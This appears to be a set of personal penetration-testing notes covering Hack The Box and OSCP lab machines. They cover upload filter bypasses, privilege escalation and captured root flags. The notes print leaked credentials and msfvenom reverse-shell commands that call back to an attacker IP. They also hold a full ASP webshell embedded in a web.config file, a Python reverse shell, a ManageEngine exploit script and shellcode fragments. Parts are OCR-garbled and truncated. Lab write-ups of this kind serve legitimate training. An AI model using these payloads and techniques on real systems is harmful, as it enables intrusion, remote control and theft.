# AMPDBPASS=amp109
AMPDBPASS=jEhdlekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
```

```
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```

After login we managed to upload a reverss shell using the compnay details ->then uploading a picture set burp to change the "shell.php;.jpg" to shell.php then go to :

Upload :

https://10.10.10.7/vtigercrm/index.php?parenttab=Settings&module=Settings&action=Organization_Config

<https://10.10.10.7/vtigercrm/test/logo/php-reverse-shell.php>

Once got shell " sudo -l" you will see nmap is there you can run nmap as sudo and have root shell :

```
sh-3.2$ sudo nmap --interactive
```

```
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
cd /root
ls
anaconda-ks.cfg
elastix-pr-2.2-1.i386.rpm
install.log
install.log.syslog
postnochroot
root.txt
webmin-1.570-1.noarch.rpm
cat root.txt
D88e006123842106982acce0aaf453f0
```

XAUTHORITY" Elastix - Login page https://10.10.10.7/vtiger/ FreePBX 2

User asterisk may run the following commands on this host:

```
(root) NOPASSWD: /sbin/shutdown
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/bin/yum
(root) NOPASSWD: /bin/touch
(root) NOPASSWD: /bin/chmod
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /sbin/service
(root) NOPASSWD: /sbin/init
(root) NOPASSWD: /usr/sbin/postmap
(root) NOPASSWD: /usr/sbin/postfix
(root) NOPASSWD: /usr/sbin/saslpasswd2
(root) NOPASSWD: /usr/sbin/hardware_detector
(root) NOPASSWD: /sbin/chkconfig
(root) NOPASSWD: /usr/sbin/elastix-helper
```

Settings > Company Details
Specify business address of your company

sh-3.2\$ sudo nmap --interactive

```
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h<enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
cd /root
ls
anaconda-ks.cfg
elastix-pr-2.2-1.i386.rpm
install.log
install.log.syslog
postnochroot
root.txt
webmin-1.570-1.noarch.rpm
cat root.txt
d88e006123842106982acce0aaf453f0
whoami
root
ifconfig
sh: line 6: ifconfig: command not found
hostname
beep
```

Fields Address	Company Name	vtiger
Address	40-41-42, Sivasundar Apar	
City	Chennai	
State	Tamil Nadu	
Postal Code	600 042	
Country	India	
Phone	+91-44-5202-1990	
Fax	+91-44-5202-1990	
Website	www.vtiger.com	

bounty
05 July 2018

17:35

the use of the bounty

```
gobuster -u http://10.10.10.93 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 110 -x asp,txt,aspx,exe,js
```

```
Gobuster v1.2          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://10.10.10.93/
[+] Threads   : 110
[+] Wordlist   : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
[+] Extensions : .asp,.txt,.aspx,.exe,.js
=====
```

/transfer.aspx (Status: 200)

***** knowing your target well!

so think of the thing your dirbusting.. if your looking for a page that is asp it wont work on apache.. so make sure your check nikto then the header of the application the website is writting in and then add that extension to gobuster. This will make sure all of the above "-x" extensions is used.

after finding the transfer.aspx we manage to upload something

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=5558 -f asp > shell.asp
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=5558 -f asp > shell5558.asp
```

the use of the file upload is not working i need to bypass jpg.

The content or header doesn't work so it doesn't check that, what it checks is the file format so i need to double bypass or something else.

so this works when we get passed the jpg :

<http://10.10.10.93/UploadedFiles/zeus.jpg>

<http://10.10.10.93/transfer.aspx/transfer.aspx>

Get a new meterpreter shell for asp

So we know our target is IIS 7 so the jpg bypass wont work, we need to upload a web.config file. This is the file which can be inserted with malicious stuff. Like a command line asp .

The below is example, however pay attention if it's not a windows 2008 + there will not be a "/inetpub/wwwroot/" which we can write to so make sure you change the highlighted section.

<<aGbbnqNh.txt>>

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <handlers accessPolicy="Read, Script, Write">
            <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
        </handlers>
        <security>
            <requestFiltering>
                <fileExtensions>
                    <remove fileExtension=".config" />
                </fileExtensions>
                <hiddenSegments>
                    <remove segment="web.config" />
                </hiddenSegments>
            </requestFiltering>
        </security>
    </system.webServer>
```

```

</configuration>
<%@ LANGUAGE = VBScript.Encode%>
<%
Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile

On Error Resume Next

' -- create the COM objects that we will be using --
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

' -- check for a command that we have posted --
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then

    ' -- Use a poor man's pipe ... a temp file --
    szTempFile = "C:\inetpub\wwwroot\UploadedFiles\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

End If

%>
<HTML>
<BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
<%
If (IsObject(oFile)) Then
    ' -- Read the output from our command and remove the temp file --
    On Error Resume Next
    Response.Write Server.HTMLEncode(oFile.ReadAll)
    oFile.Close

```

```
Call oFileSys.DeleteFile(szTempFile, True)
End If
%>
</BODY>
</HTML>
```

Then we managed to execute a shell back to my machine :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=5558 -f
exe > shell.exe
```

<\\10.10.14.6\ROPNOP\shell.exe>

Privieldge scaltion

Host Name:	BOUNTY
OS Name:	Microsoft Windows Server 2008 R2 Datacenter
OS Version:	6.1.7600 N/A Build 7600
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Server
OS Build Type:	Multiprocessor Free
Registered Owner:	Windows User
Registered Organization:	
Product ID:	55041-402-3606965-84760
Original Install Date:	5/30/2018, 12:22:24 AM
System Boot Time:	7/6/2018, 12:46:37 AM
System Manufacturer:	VMware, Inc.
System Model:	VMware Virtual Platform
System Type:	x64-based PC
Processor(s):	1 Processor(s) Installed. [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~1996 Mhz
BIOS Version:	Phoenix Technologies LTD 6.00, 4/5/2016
Windows Directory:	C:\Windows
System Directory:	C:\Windows\system32
Boot Device:	\Device\HarddiskVolume1
System Locale:	en-us;English (United States)

Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,617 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,641 MB
Virtual Memory: In Use: 454 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
 Connection Name: Local Area Connection
 DHCP Enabled: No
 IP address(es)
 [01]: 10.10.10.93

set AutoRunScript post/windows/manage/migrate	This will move you to a x64 process
---	-------------------------------------

The use of the x64 payload and meterpreter handler ensures we are getting a x64 session and can run post exploits for the correct architecture so it will end up working.

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.10.10.93 - Collecting local exploits for x64/windows...
[*] 10.10.10.93 - 15 exploit checks are being tried...
[+] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator: The target appears to be ...
[+] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be ...
meterpreter > use exploit/windows/local/ms10_092_schelevator:
Loading extension exploit/windows/local/ms10_092_schelevator:...
[-] Failed to load extension: No module of the name exploit/windows/local/ms10_092_schelevator
meterpreter > use exploit/windows/local/ms10_092_schelevator
Loading extension exploit/windows/local/ms10_092_schelevator:...
[-] Failed to load extension: No module of the name exploit/windows/local/ms10_092_schelevator
meterpreter > background
[*] Backgrounding session 6...
msf exploit(multi/handler) > exploit/windows/local/ms10_092_schelevator
[-] Unknown command: exploit/windows/local/ms10_092_schelevator.
msf exploit(multi/handler) > use exploit/windows/local/ms10_092_schelevator
msf exploit(windows/local/ms10_092_schelevator) > options
```

Use "run post/multi/recon/local_exploit_suggester"

The exploit used : **windows/local/ms10_092_schelevator**

Windows 2008 r2 x64

//proof

Volume in drive C has no label.

Volume Serial Number is 5084-30B0

Directory of c:\Users\Administrator\Desktop

```
05/31/2018 12:18 AM <DIR> .
05/31/2018 12:18 AM <DIR> ..
05/31/2018 12:18 AM 282 desktop.ini
05/31/2018 12:18 AM 32 root.txt
2 File(s) 314 bytes
2 Dir(s) 11,880,316,928 bytes free
```

c:\Users\Administrator\Desktop>type root.txt

type root.txt

c837f7b699feef5475a0c079f9d4f5ea

Exam tips

14 May 2018

10:20

The windows exploits that might be use :

Microsoft Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()->KiTrap0d local ring0 exploit.
Google flags this as malware so only use this if you know what you are doing. The password to unarchive this zip is the word "infected"

<https://packetstormsecurity.com/filedesc/KiTrap0D.zip.html>

To download : <https://packetstormsecurity.com/files/download/85449/KiTrap0D.zip>

How to use :


Upload the vdmexploit.dll and the vdmallored.exe and then execute the .exe and migrate to the PID and become root . T
Password for it is infected

Another Exploit :

<https://github.com/hexx0r/CVE-2016-0051> - MS-016

Also : ms09-050, ms08-067, ms17-010

So if you had a python which was being executed by root we can edit it and include the reverse shell python by make it a single like each one



The image shows a terminal window with a dark background and light-colored text. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, and Help. Below the menu, the terminal prompt is visible, followed by three tilde characters (~). The main content of the terminal is a Python script. The script uses the socket and subprocess modules to establish a connection to a remote host at 10.10.14.30 on port 1234. It then performs three dup2 operations to redirect standard input, output, and error streams to the socket file descriptor. Finally, it runs a subprocess call to "/bin/sh -i", which creates a reverse shell.

```
File Edit View Search Terminal Help
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.30",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
~
```

```
File Edit View Search Terminal Help
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.30",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
~
```

Reel

06 July 2018
12:21

145

Tuesday, May 15, 2018
6:27 PM

The enumeration stage showed that the service 8080 is using engine service desk

Default pass :

Administrator administrator

The service is vulnerable to LFI and JSP upload the below script was used

<https://github.com/Trek333/ManageEngineFileUploadExploit>

```
res.code=404
root@kali:~/Documents/145# ruby me.rb
/usr/lib/ruby/vendor_ruby/rex/proto/http/server.rb:83: warning: key "jpeg" is
Unknown cent item available
Selecting target...
$my_target=[{"ServiceDesk Plus/Plus MSP v7.1 >= b7016 - v9.0 < b9031/AssetExplor
JSESSIONID=EFB22FA184FD0219657349FE874F9D0E;
Uploading bogus file...
/usr/lib/ruby/vendor_ruby/rex/mime/header.rb:40: warning: constant ::Fixnum is
send_request_cgi called
res.code=200
Uploading EAR file...
/usr/lib/ruby/vendor_ruby/rex/mime/header.rb:40: warning: constant ::Fixnum is
send_request_cgi called
res.code=200
Upload appears to have been successful
Attempting to launch payload in deployed WAR...
res.code=200
root@kali:~/Documents/145#
```

//create the JSP handler add the cookies (the first value in burp suite) then
listen for the shell coming back!!

```

new keys.pub * Untitled Document 1 * sshd_config * Untitled Document 2 * ssh_config * ssh.perl * Makefile

require 'rubygems'
require "net/http"
require "net/http/requests"
require "httpclient/util"
require "rex/proto/http"
require "rex/proto/http/client"
require 'addressable/uri'
require 'rex/zip'
require 'rex/mime'
require 'rex/text'

$NetHTTPCall = 'False'
$JSESSIONID = 'EFB22FA184FD0219657349FE874F9D0E' #example machine required JSESSIONID to ManageEngine
$IPADDRESS = '10.11.1.145'
$PORT = '8080' ██████████
$IPADDRESSPORT = $IPADDRESS + ':' + $PORT
$DOMAIN_NAME = nil
$IMAGEATTICKET = nil
$my_target = nil

# JB: This script requires exploit payload war file as input
# msfvenom -p java/meterpreter/reverse_tcp LHOST=10.11.0.162 LPORT=4444 -f war > shell.war →
$warfile = 'shell.war'

$targets = [
  [ 'Automatic', {} ],
  [ 'ServiceDesk Plus v5-v7.1 < b7016/AssetExplorer v4/SupportCenter v5-v7.9',
    {
      'attachment_path' => '/workorder/Attachment.jsp'
    }
  ],
  [ 'ServiceDesk Plus/Plus MSP v7.1 >= b7016 - v9.0 < b9031/AssetExplorer v5-v6.1',
    {
      'attachment_path' => '/common/FileAttachment.jsp'
    }
  ],
  [ 'IT360 v8-v10.4',
    {
      'attachment_path' => '/common/FileAttachment.jsp'
    }
  ]
]

# IR: The Rex::MTME::Message class replaces CRLF strings for SMTP compatibility but it "corrupts" HTTP

```

Once connected the service was running as root and captured the the proof.txt

```
3 DIR(s) 0,523,875,840 bytes free
Most Visited Getting Started Amplia Solutions Open ▾
C:\Users\Administrator\Desktop>dir /a
[dir /a
Volume in drive C has no label.
Volume Serial Number is BCAD-595B

Directory of C:\Users\Administrator\Desktop
01/18/2016 09:32 AM <DIR>
01/18/2016 09:32 AM <DIR> May 20 282 desktop.ini
12/19/2009 12:36 PM <DIR> Sub ITSHARED [PCall] = 'False'
12/20/2009 06:03 AM <DIR> 1,535 ManageEngine ServiceDesk.lnk
12/20/2009 05:05 AM 32 proof.txt
01/18/2016 09:32 AM 3 File(s) 1,849 bytes
01/18/2016 09:32 AM 3 Dir(s) 6,323,875,840 bytes free
C:\Users\Administrator\Desktop>type desktop.ini
[type desktop.ini
'type' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Administrator\Desktop>type desktop.ini
type desktop.ini
[.ShellClassInfo]
LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21769 Plus v5-v7.1
IconResource=%SystemRoot%\system32\imageres.dll,-183
attachment_path' => '/w
C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
26a32e4685b80a2af292db96708b46e5
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
C:\Users\Administrator\Desktop>hostname
hostname
HELPDESK
C:\Users\Administrator\Desktop>
```

//REF

//NMAP

```
root@kali:~# nmap -sS -sV 10.11.1.145 -T 4 -A -O
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2018-05-15 12:29 EDT
Nmap scan report for 10.11.1.145
Host is up (0.11s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows Server (R) 2008 Standard 6001
Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=HELPDESK
| Not valid before: 2016-12-15T14:30:47
|_Not valid after: 2017-06-16T14:30:47
|_ssl-date: 2018-05-15T16:28:26+00:00; -2m17s from scanner time.
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
| http-cookie-flags:
|_ /:
|   JSESSIONID:
|_ httponly flag not set
|_http-server-header: Apache-Coyote/1.1
|_http-title: ManageEngine ServiceDesk Plus
MAC Address: 00:50:56:B8:D7:AC (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 7|8|Phone|2008|8.1|Vista
(96%)
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista:-
cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 7 (96%), Microsoft Windows 8.1
Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft
Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or
Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8
(91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft
Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1
```

or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: Host: HELPDESK; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:

```
|_clock-skew: mean: -2m17s, deviation: 0s, median: -2m17s
|_nbstat: NetBIOS name: HELPDESK, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b8:d7:ac (VMware)
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows
Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: HELPDESK
|   NetBIOS computer name: HELPDESK\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2018-05-15T09:28:26-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
```

TRACEROUTE

HOP RTT ADDRESS

1 109.35 ms 10.11.1.145

146 -Susie

Tuesday, May 15, 2018

9:58 PM

OS :

```
uname -a
Linux susie 2.6.32-5-686 #1 SMP Mon Jun 13 04:13:06 UTC 2011 i686
GNU/Linux
lsb_release -a
//bin/sh: line 20: lsb_release: command not found

cat /etc/issue
Debian GNU/Linux 6.0 \n \l

//exploit
```

https://github.com/Muhammd/ProFTPD-1.3.3a/blob/master/ProFTPD_exploit.py

Setup the php reverse shell handler , the reason ftp shells reverse ones is because they do not do "/bin/sh" automatically and we need to use the "**CMD=/bin/sh**"

```
proftpd.py  
root@kali:~/Documents/146# python proftpd.py 10.11.1.146  
Payload Successfully Send...Check your Multi/Handler  
....Reverse shell is comming to you... 4 reverts left today. Co  
root@kali:~/Documents/146# python proftpd.py 10.11.1.146  
If you require more rev
```

```
msf exploit(multi/handler) > options  
  
Module options (exploit/multi/handler):  
  Name  Current Setting  Required  Description  
  ----  -----  -----  
  
Payload options (linux/x86/shell_reverse_tcp):  
  Name  Current Setting  Required  Description  
  ----  -----  -----  
  CMD    /bin/sh        yes       The command string to execute  
  LHOST   10.11.0.162   yes       The listen address  
  LPORT   1234          yes       The listen port  
  
Exploit target:  
  Id  Name  
  --  ---  
  0  Wildcard Target
```

```
msf exploit(multi/handler) >
```

The screenshot shows a user profile page with the following details:

- Personal tab is selected.
- Logged in as: OS-31192 (Behnam)
- You have 11 days of lab access.
- Your last exam date: Fri, 24 Aug
- Your scheduled exam date: No scheduled exam
- To book/change your exam, please click here.
- Reverts left today: Counter resets at 0. If you require more reverts, please click here.

Job Status Bar:

- Select IP: 10.11.1.146 (last)
- Job Status: [redacted]

The machine was running FTPD as root!
//Proof.txt

```
whoami  
root  
cd root  
ls  
proof.txt  
cat proof.txt  
78279a04f7020f4fb4599242fcfe70af  
hostname  
susie
```

The other perl scripts did not work for some reason , I think it was due to the listener being on a port that it didn't work .

popcorn

06 July 2018
17:44

So port 80 was open

The machine was running torrent hoster which you can edit the exist torrent and bypass the jpg by doing the basic shell.php;jpg and change it to php using burp.

Then browsed to the shell location

<http://10.10.10.6/torrent/upload/723bc28f9b6f924cca68ccdff96b6190566ca6b4.php?act=backc>

Which was where the location of the picture was

Got a connection back

The machine was running

Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux

The 2.6.31 is vulnerable to dirty cow

<https://www.exploit-db.com/exploits/40839/>

Complied and ssh into the box as firefart behnam

root.txt

```
firefart@popcorn:~# cat root.txt
f122331023a9393319a0370129fd9b14
firefart@popcorn:~# whoami
firefart
```

202

Tuesday, May 15, 2018
11:19 PM

The use of the : <https://www.exploit-db.com/exploits/42780/> for non metasploit
<https://packetstormsecurity.com/files/135572/Oracle-9i-XDB-FTP-Pass-Overflow.html>

ot shown: 982 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd 5.0

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

80/tcp open http Microsoft IIS httpd 5.0

| http-cookie-flags:

| /:

| ASPSESSIONIDAQCQQDQC:

|_ httponly flag not set

| http-methods:

|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK

DELETE PUT MOVE MKCOL PROPPATCH

|_http-server-header: Microsoft-IIS/5.0

|_http-title: Under Construction

| http-webdav-scan:

| Server Type: Microsoft-IIS/5.0

| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY,

MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH

| Server Date: Tue, 15 May 2018 21:20:47 GMT

| Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK

|_ WebDAV type: Unknown

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

443/tcp open https?

445/tcp open microsoft-ds Windows 2000 microsoft-ds

1029/tcp open msrpc Microsoft Windows RPC

1033/tcp open msrpc Microsoft Windows RPC

1034/tcp open msrpc Microsoft Windows RPC

1038/tcp open oracle Oracle Database

1521/tcp open oracle-tns Oracle TNS Listener 9.2.0.1.0 (for 32-bit Windows)

2030/tcp open oracle-mts Oracle MTS Recovery Service

2100/tcp open ftp Oracle Enterprise XML DB ftpd 9.2.0.1.0

3372/tcp open msdtc Microsoft Distributed Transaction Coordinator

3389/tcp open tcpwrapped

4443/tcp open ssl/pharos?

|_ssl-date: 2018-05-15T21:20:49+00:00; -2m17s from scanner time.

| sslv2:

| SSLv2 supported

| ciphers:

```
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
7778/tcp open http    Oracle HTTP Server Powered by Apache 1.3.22
(mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/0.9.6b mod_fastcgi/2.2.12
mod_oprocmgr/1.0 mod_perl/1.25)
|_hadoop-datanode-info:
|_hadoop-jobtracker-info:
|_hadoop-tasktracker-info:
|_hbase-master-info:
|_http-generator: Mozilla/4.72 [en] (WinNT; U) [Netscape]
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Oracle HTTP Server Powered by Apache/1.3.22 (Win32)
mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/0.9.6b mod_fastcgi/2.2.12
mod_oprocmgr/1.0 mod_perl/1.25
|_http-title: Oracle HTTP Server Index
8080/tcp open http    Oracle XML DB Enterprise Edition httpd 9.2.0.1.0
(Oracle9i Enterprise Edition Release)
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=XDB
|_http-server-header: Oracle XML DB/Oracle9i Enterprise Edition Release
9.2.0.1.0 - Production
|_http-title: 400 Bad Request
MAC Address: 00:50:56:B8:81:A5 (VMware)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.50%E=4%D=5/15%OT=21%CT=1%CU=30637%PV=Y%DS=1%DC=
D%G=Y%M=005056%T
OS:M=5AFB508B%P=i686-pc-linux-
gnu)SEQ(SP=101%GCD=1%ISR=103%TI=I%TS=0)OPS(O1
OS:=M529NW0NNTO0NNS%O2=M529NW0NNTO0NNS%O3=M529NW0NNTO0
%O4=M529NW0NNTO0NNS%O
OS:5=M529NW0NNTO0NNS%O6=M529NNT00NNS)WIN(W1=FAF0%W2=FAF0
%W3=FAF0%W4=FAF0%W5
```

```
OS:=FAF0%W6=FAF0)ECN(R=Y%DF=Y%T=80%W=FAF0%O=M529NWONNS%CC=
N%Q=)T1(R=Y%DF=Y%
OS:T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=N
%T=80%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=3
8%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)
```

Network Distance: 1 hop

Service Info: Host: oracle; OSs: Windows, Windows 2000; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000

Host script results:

```
| _clock-skew: mean: -2m17s, deviation: 0s, median: -2m17s
| _nbstat: NetBIOS name: ORACLE, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b8:81:a5 (VMware)
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000:-
|   Computer name: oracle
|   NetBIOS computer name: ORACLE\x00
|   Domain name: acme.local
|   FQDN: oracle.acme.local
| _ System time: 2018-05-15T23:20:49+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
| _ message_signing: disabled (dangerous, but default)
| _smbv2-enabled: Server doesn't support SMBv2 protocol
```

TRACEROUTE

HOP RTT ADDRESS

1 113.44 ms 10.11.1.202

So I ran davtest against all of the ports that displayed an nothing happened

```

Testing DAV connection
OPEN sh FAIL: http://10.11.1.202:7778 Server response: 405 Method Not Allowed \x0f\xff\xff\x44"
root@kali:~/Documents/145# davtest -url http://10.11.1.202
*****
Testing DAV connection ps1
OPEN SUCCEED: http://10.11.1.202
*****
NOTE tx Random string for this session: XzHjRXsL
*****
Creating directory ar.bz2 nc.exe
MKCOL FAIL
*****
Sending test files
PUT php FAIL
PUT aspx FAIL
PUT jhtml FAIL
PUT jsp FAIL
PUT cgi FAIL
PUT txt FAIL
PUT pl FAIL
PUT asp FAIL
PUT.shtml FAIL
PUT f.html FAIL
PUT cfm FAIL
low-fup.sh OSCP
!/ ping.sh
!/ msfcom
payload += "\x95\xe4\x21\x4e\x9c\xe4\x87\xf4\x17\x0
*****
```

ret = \x40\xdb\x01\xdb #0x6610d40

```

#msfvenom -p windows/shell_bind_tcp l
#355 bytes
payload = ""
payload += pre
payload += "\xba\x64\xdb\x93\xe7\xda"
payload += "\xc9\xb1\x53\x31\x50\x12"
payload += "\x12\x48\x01\xf7\xdd\xb0"
payload += "\xle\x54\x29\x47\x72\x59"
payload += "\x5b\x0c\xf4\xaa\x5c\x3d"
payload += "\x8e\x6c\x46\x27\xf2\x9d"
payload += "\x88\x21\xc5\xd8\x88\xd6"
